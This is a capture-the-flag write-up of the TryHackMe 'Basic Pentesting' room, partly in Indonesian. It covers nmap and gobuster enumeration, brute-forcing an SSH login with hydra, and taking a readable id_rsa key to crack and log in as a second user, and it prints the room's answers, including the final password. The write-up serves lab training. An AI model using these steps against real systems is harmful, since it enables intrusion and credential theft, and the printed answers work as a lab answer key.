WRITE UP BASIC PENTESTING

TRYHACKME

REZKA NORHAFIZAH

[Web App Testing and Priviledge Escalation]

Deploy the machine and connect to our network

Find the services exposed by the machine


Using nmap :


```
┌──(kali㉿kali)-[~/Downloads/TryHackme]
└─$ nmap -A 10.10.113.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 07:48 EDT
Nmap scan report for 10.10.113.65
Host is up (0.51s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m11s, deviation: 2h18m35s, median: -49s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
```

What is the name of the hidden directory on the web server (enter name without /)?

Using gobuster :

```
┌──(kali㉿kali)-[~/Downloads/TryHackme]
└─$ gobuster dir -u 10.10.113.65 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.113.65
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/20 07:50:40 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 296]
/development          (Status: 301) [Size: 318] [--> http://10.10.113.65/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 300]

===============================================================
2021/10/20 07:53:49 Finished
===============================================================
```







Answer : development

Use brute-forcing to find username & password

- What is the username ?

Using enum4linux :






Answer : jan

- What is the password ?

Using hydra :




Answer : armando

What service do you use to access the server (answer in abbreviation in all caps?)

Answer : SSH

Enumerate the machine to find any vectors for priviledge escalation!

Login to SSH :



What is the name of the other user you found (all lower case?)

Answer : kay

If you have found another user, what can you do with this information?


Saya masuk ke direktori home user lain, yaitu kay, dan menemukan file pass.bak yang hanya bisa dilihat oleh user kay. Lalu, untuk bisa membaca apa isi file tersebut saya masuk ke direktori .ssh dan menemukan sertifikat untuk bisa login ke user kay melalui SSH :

```
jan@basic2:~$ cd /home/kay/
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls -lah
total 20K
drwxr-xr-x 2 kay kay 4.0K Apr 23  2018 .
drwxr-xr-x 5 kay kay 4.0K Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3.3K Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```


Namun, sebelum itu, kita harus mengetahui terlenih dahulu password untuk user kay. Saya menggunakan john the ripper untuk membrute force password-nya.

Langkah pertama yaitu saya salin file id_rsa ke local :

Setelah itu, saya menggunakan python untuk menggenerate hash-nya :



Kemudian, langsung saya brute force menggunakan john dan didapat passwordnya :



Setelah itu, saya mencoba untuk langsung login ke user kay dan ternyata tidak berhasil, karena password tersebut ternyata hanya untuk login melalui SSH. Kemudian saya coba lagi login melalui SSH namun dari machine dengan user jan tadi, dan ternyata berhasil :

```
jan@basic2:/home/kay/.ssh$ su -l kay
Password:
su: Authentication failure
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.113.65
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.113.65 (10.10.113.65)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls -lah
```

What is final password you obtain?

```
kay@basic2:~$ ls -lah
total 48K
drwxr-xr-x 5 kay  kay  4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Answer : heresareallystrongpasswordthatfollowsthepasswordpolicy$$